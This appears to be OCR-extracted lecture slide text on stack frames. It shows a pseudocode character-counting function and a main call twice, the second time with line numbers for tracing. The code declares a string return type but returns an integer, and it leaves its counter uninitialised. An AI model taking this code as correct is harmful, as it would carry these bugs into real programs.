





Stack Frame Example


```
string count(string s, character c) {
  integer count;
  integer pos;
  for (pos = 0; pos < length(s); pos = pos + 1)
{
    if (s[pos] == c) count = count + 1;
  }
  return count;
}

void main(integer argc, strings argv) {
  count("testing", "t"); // should return 2
}
```






Stack Frame Example




```
0: string count(string s, character c) {
     integer count;
     integer pos;
1:   for (pos = 0; pos < length(s); pos = pos + 1) {
2:     if (s[pos] == c) count = count + 1;
3:   }
4:   return count;
5: }

6: void main(integer argc, strings argv) {
7:   count("testing", "t"); // should return 2
8: }
```

